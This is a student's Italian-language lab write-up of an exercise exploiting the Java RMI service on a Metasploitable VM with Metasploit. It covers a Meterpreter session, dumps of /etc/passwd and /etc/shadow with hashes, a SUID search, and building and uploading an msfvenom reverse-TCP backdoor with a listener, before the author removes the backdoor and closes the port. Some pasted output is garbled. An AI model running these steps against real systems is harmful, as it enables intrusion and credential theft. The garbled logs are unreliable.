Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...


Come primo passo modificare gli indirizzi IP delle nostre machine come richiesto da consegna.




Se facciamo uno script delle vulnerabilità con nmap sulla nostra macchina target possiamo notare il percorso dell'exploit (exploit/multi/misc/java_rmi_server) che andremo a utilizzare con metasploit.

```
1099/tcp open java-rmi GNU Classpath grmiregistry
| rmi-vuln-classloader:
| VULNERABLE:
| RMI registry default configuration remote code execution vulnerability
| State: VULNERABLE
| Default configuration of RMI registry allows loading classes from rem
ote URLs which can lead to remote code execution.
|
| References:
| https://github.com/rapid7/metasploit-framework/blob/master/modules/ex
ploits/multi/misc/java_rmi_server.rb
1524/tcp open bindshell Metasploitable root shell
```

Avviamo msfconsole e cerchiamo, tramite il comando "search", la vulnerabilità che andremo a sfruttare, dopo averla individuata abilitiamola con il comando "use" seguito dal numero interessato, in questo caso 1.



Una volta selezionato l'exploit, con il comando options possiamo vedere quali sono le configurazioni che ci vengono richieste per poter sfruttare la vulnerabilità



Come vedete ci basta settare l'host remoto con l'indirizzo IP della macchina target (Metasploitable) e il local host con l'indirizzo IP della macchina attaccante (Kali). Dopo aver settato le opzioni richieste lanciare l'attacco con il comando "exploit" o "run".

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST ⇒ 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/ugP3dP
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:50354) at 2024-10-25 13:47:27 -0400
```

Se l'exploit avrà successo si aprirà una sessione di meterpreter, ciò significa che siamo riusciti a entrare dentro la macchina Metasploitable, da qui possiamo raccogliere varie informazioni, tra cui la configurazione di rete, la tabella di routing e molto altro, come richiesto dalla consegna. Possiamo utilizzare il comando "help" per avere una lista completa dei comandi da poter eseguire.



I comandi "ipconfig" e "routes" ci mostrano rispettivamente la configurazione di rete e la tabella di routing della machina target.



Se osserviamo sopra la command list possiamo vedere che è possibile navigare tra le directory, crearle e rimuoverle a nostro piacimento.

```
meterpreter > mkdir test_metasploit
Creating directory: test_metasploit
meterpreter > ls
Listing: /

w-
040666/rw-rw-r 4096 dir 2024-10-26 12:49:27 -04 test_metasploit
w-
00
meterpreter > cd test_metasploit/
meterpreter > rmdir test_metasploit
Removing directory: test_metasploit
```

Se volessimo avere informazioni sul sistema operativo e la versione in uso possiamo digitare il comando "sysinfo".

```
meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
meterpreter > |
```

Possiamo persino aprire una shell e eseguire comandi da lì per raccogliere informazioni di base come:

- Controllare l'hostname (hostname).
- Visualizzare la versione del sistema operativo (uname -a).
- Visualizzare il nome dell'utente (whoami).

```
meterpreter > shell
Process 1 created.
Channel 1 created.
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6 GNU/Linux
whoami
root
```

Un'altra cosa interessante è che possiamo verificare i file tra cui il file contente l'elenco di tutti gli utenti presenti nel sistema (immagine A) e quello contenente le password criptate (immagine B).

A)

```
cat /etc/passwd
root:x:0:0:root:/bin/bash
daemonx:11:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sync:x:3:3:sys:/dev:/bin/sh
sync:x:4:05534:sync:/bin:/bin/sh
sync:x:4:05534:sync:/bin:/bin/sh
sync:x:4:05534:sync:/bin:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
man:x:6:12:man:/var/spool/muce/bin/sh
man:x:6:12:man:/var/spool/muce/bin/sh
man:x:6:12:man:x/var/spool/muce/bin/sh
man:x:6:12:man:x/var/spool/muce/bin/sh
man:x:6:12:man:x/var/spool/muce/bin/sh
man:x:6:13:3:3:wwc-data:/var/swu-r/bin/sh
man:x:6:13:3:3:wwc-data:/var/swu-r/bin/sh
man:x:6:13:3:3:wwc-data:/var/swu-r/bin/sh
man:x:6:13:3:3:wwc-data:/var/swu-r/bin/sh
man:x:6:13:3:3:wwc-data:/var/swu-r/bin/sh
man:x:6:13:3:3:wwc-data:/var/swu-r/bin/sh
man:x:6:13:10:10:10:/var/run/rud:/bin/sh
man:x:6:10:10:10:/var/run/rud:/bin/sh
man:x:6:10:10:1:/var/spool/moexistent:/bin/sh
dhcp:x:10:102:/nonexistent:/bin/false
syslog:x:10:103::/bar/spool/moexistent:/bin/false
syslog:x:10:103::/bar/spool/moexistent:/bin/false
syslog:x:10:13::/var/spool/moexistent/spin/false
shd:x:10:16:553:4:/var/run/shd:/war/spin/false
postfix:x:106:115:/var/spool/postfix:/bin/false
postfix:x:106:115:/var/spool/postfix:/bin/false
postfix:x:106:115:/var/spool/postfix:/bin/false
postfix:x:106:115:/var/spool/postfix:/bin/false
distccdix:x:110:16553:4:/war/spool/postfix:/bin/false
distccdix:x:110:16553:4:/war/spool/postfix:/bin/false
distccdix:x:110:16553:4:/war/spool/postfix:/bin/false
distccdix:x:110:16553:4:/war/spool/postfix:/bin/false
distccdix:x:110:16553:4:/war/spool/postfix:/bin/false
distccdix:x:110:16553:4:/war/spool/postfix:/bin/false
```

```
B)
```

```
cat /etc/shadow
root:$1$/avpfEJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUK9BPUT$MIYC3UD0ZQJqz4s5wFD9l0:14742:0:99999:7:::
sys:$1$fUK984:0:99999:7:::
mani:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
uww-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
construction of the construction of the
```

Si possono anche controllare le porte TCP e UDP in ascolto sul sistema e i rispettivi numeri ed indirizzi IP, utilizzando il comando "netstat -tuln" dove:

- -t: filtra le connessioni TCP
- -u: filtra le connessioni UDP
- -l: mostra le porte in ascolto
- -n: mostra gli indirizzi IP e le porte

netstat -tuln Active Internet connections (only servers) Proto Recv-Q Send-Q Local Address Foreign Address State				
tcp	0	0 0.0.0.0:512	0.0.0.0:*	LISTEN
tcp	0	0 0.0.0.0:513	0.0.0.0:*	LISTEN
tcp	0	0 0.0.0.0:2049	0.0.0.0:*	LISTEN
tcp	0	0 0.0.0.0:514	0.0.0.0:*	LISTEN
tcp	0	0 0.0.0.0:8009	0.0.0.0:*	LISTEN
tcp	0	0 0.0.0.0:6697	0.0.0.0:*	LISTEN
tcp	0	0 0.0.0.0:42442	0.0.0.0:*	LISTEN
tcp	0	0 0.0.0.0:3306	0.0.0.0:*	LISTEN

Possiamo verificare l'escalation dei privilegi ed eventualmente cercare modi per ottenere i privilegi di root, il seguente comando indica:

- find /: avvia la ricerca a partire dalla directory root (/)
- -perm -4000: cerca i file con **permessi SUID** (Set User ID), indicati dal permesso 4000 che permette a un file di essere eseguito con i privilegi dell'utente proprietario del file, anziché con quelli dell'utente che lo esegue.
- -type f: limita la ricerca ai soli file regolari (escludendo directory, dispositivi, ecc.).
- 2>/dev/null: reindirizza gli errori verso /dev/null, nascondendo così i messaggi di errore di "Permesso negato" che potrebbero apparire se non si hanno i permessi di lettura in alcune directory.



Poiché abbiamo la possibilità di eseguire upload dei file, mettiamo in background la sessione di Meterpreter con il comando "bg" (in alternativa possiamo aprire un altro terminale) e creiamo una backdoor con MSFVenom.

Tra le varie estensioni utilizzabili (visualizzabili grazie al comando "msfvenom -l formats") ho utilizzato "elf".

```
msf6 > msfvenom -l formats

Overriding user environment variable 'OPENSSL_s.

Framework Executable Formats [--format <value>

Name
—asp
aspx
aspx=exe
asis2
dil
ducky-script-psh
elf
elf-so
exe
exe-only
exe-service
exe-small
hta-psh
jar
jsp
loop-vbs
macho
msi
msi-nouac
osx-app
psh
psh-cmd
psh-net
psh-reflection
python-reflection
vba
vba-exe
vba-psh
vbs
war
```

Scrivendo il comando "show payloads /meterpreter/reverse_tcp" possiamo individuare il payload più adatto alla creazione della backdoor.

```
18 payload/linux/x64/materiratery reverses LCP
normal No Linux Mettle x64, Reverse TCP Stager
19 payload/linux/x86/materiratery reverses LCP
normal No Linux Mettle x86, Reverse TCP Stager
```

Una volta individuato lanciamo il comando specificando: il payload da utilizzare, il local host, la porta locale da utilizzare, il formato, il percorso ed infine il nome del file, in questo caso "backdoor.elf".

Una volta salvato il file controlliamo con il comando "Is" che sia effettivamente presente.

```
[*] exec: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.11.111
LPORT=5555 -f elf -o backdoor.elf
Overriding user environment variable 'OPENSSL_CONF' to enable legacy function s.
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: backdoor.elf
msf6 > ls
[*] exec: ls
apache-tomcat-7.0.100.tar.gz es.socket.py gameshell.sh __pycache__
backdoor.elf es.socket.py.save hash.txt scan.xml
```

Ora possiamo riprendere la sessione di meterperter messa in background precedentemente e caricare il file.

Per verificare l'effettivo caricamento facciamo un controllo anche sulla macchina Metasploitable.

```
[*] Uploading : /home/kali/backdoor.elf → backdoor.elf
[*] Uploaded -1.00 B of 207.00 B (-0.48%): /home/kali/backdoor.elf → backdoor.elf
   [*] Completed meterpreter >
                                                                   msfadmin@metasploitable:/$ ls
backdoor.elf home mnt
                                                  simple-backdoor.php
                  initrd
bin
                                   nohup.out
                                                                              vmlinuz
                  initrd.img
lib
boot
                                  opt
                                                  SUS
                                                  test_metasploit
cdrom
                                   proc
                   lost+found
                                                  test_metasploit2
                  media
```

Per stabilire la connessione tra la macchina Kali e la Metasploitable apriamo un nuovo terminale, avviamo sempre Metasploit e configuriamo un listener con multi/handler.

Impostiamo: il payload corretto, il local host (indirizzo Kali), la porta locale (5555) e lanciamo il comando exploit. Ora il listener resterà in attesa della macchina target.

```
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.11.111
LHOST ⇒ 192.168.11.111
msf6 exploit(multi/handler) > set LPORT 5555
LPORT ⇒ 5555
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.11.111:5555
```

Ora che sappiamo che si può facilmente creare una backdoor con msfvenom e che è ancora più facile caricarla nella shell di una macchina target con meterpreter, possiamo andarla a rimuovere dato che il suo inserimento era puramente dimostrativo.

```
rm backdoor.elf
bin
oot
drom
dev
etc
nome
initrd
initrd.img
lib
ost+found
nedia
nnt
nohup.out
opt
oroc
root
sbin
simple-backdoor.php
SVS
test_metasploit
dmp
```

Ora che abbiamo sfruttato a dovere il servizio vulnerabile di Java RMI possiamo andare a chiudere la porta impedendo l'accesso al servizio. Come possiamo vedere dalle immagini sotto prima ho verificato i processi di java attivi, poi ho chiuso la porta 1099 con iptables e infine ho nuovamente controllato se i processi di java fossero ancora attivi o meno, restituendomi il risultato "Filtering on 'java_rmi' - no matching

processes were found".

```
meterpreter > ps aux | grep java_rmi
Filtering on 'java_rmi'
No matching processes were found.
meterpreter >
```

Un'altra verifica che ho effettuato è stata lanciare nuovamente un attacco java_rmi che mi ha fallito (immagine A) e fare uno script con nmap della vulnerabilità di java che come si può vedere mi ha dato lo stato della porta filtrato (immagine B).

A)

```
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/lnYr8Q
[*] 192.168.11.112:1099 - Server started.
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:39422
] at 2024-10-26 13:28:00 -0400
[*] 192.168.11.112:1099 - Server stopped.
[-] 192.168.11.112:1099 - Exploit failed: execution expired
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/java_rmi_server) > □
```

B)

```
C:\home\kali> nmap -p 1099 — script rmi-vuln-classloader -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-26 15:32 EDT
Nmap scan report for 192.168.11.112
Host is up (0.00s latency).

PORT STATE SERVICE VERSION
1099/tcp filtered rmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 13.89 seconds
```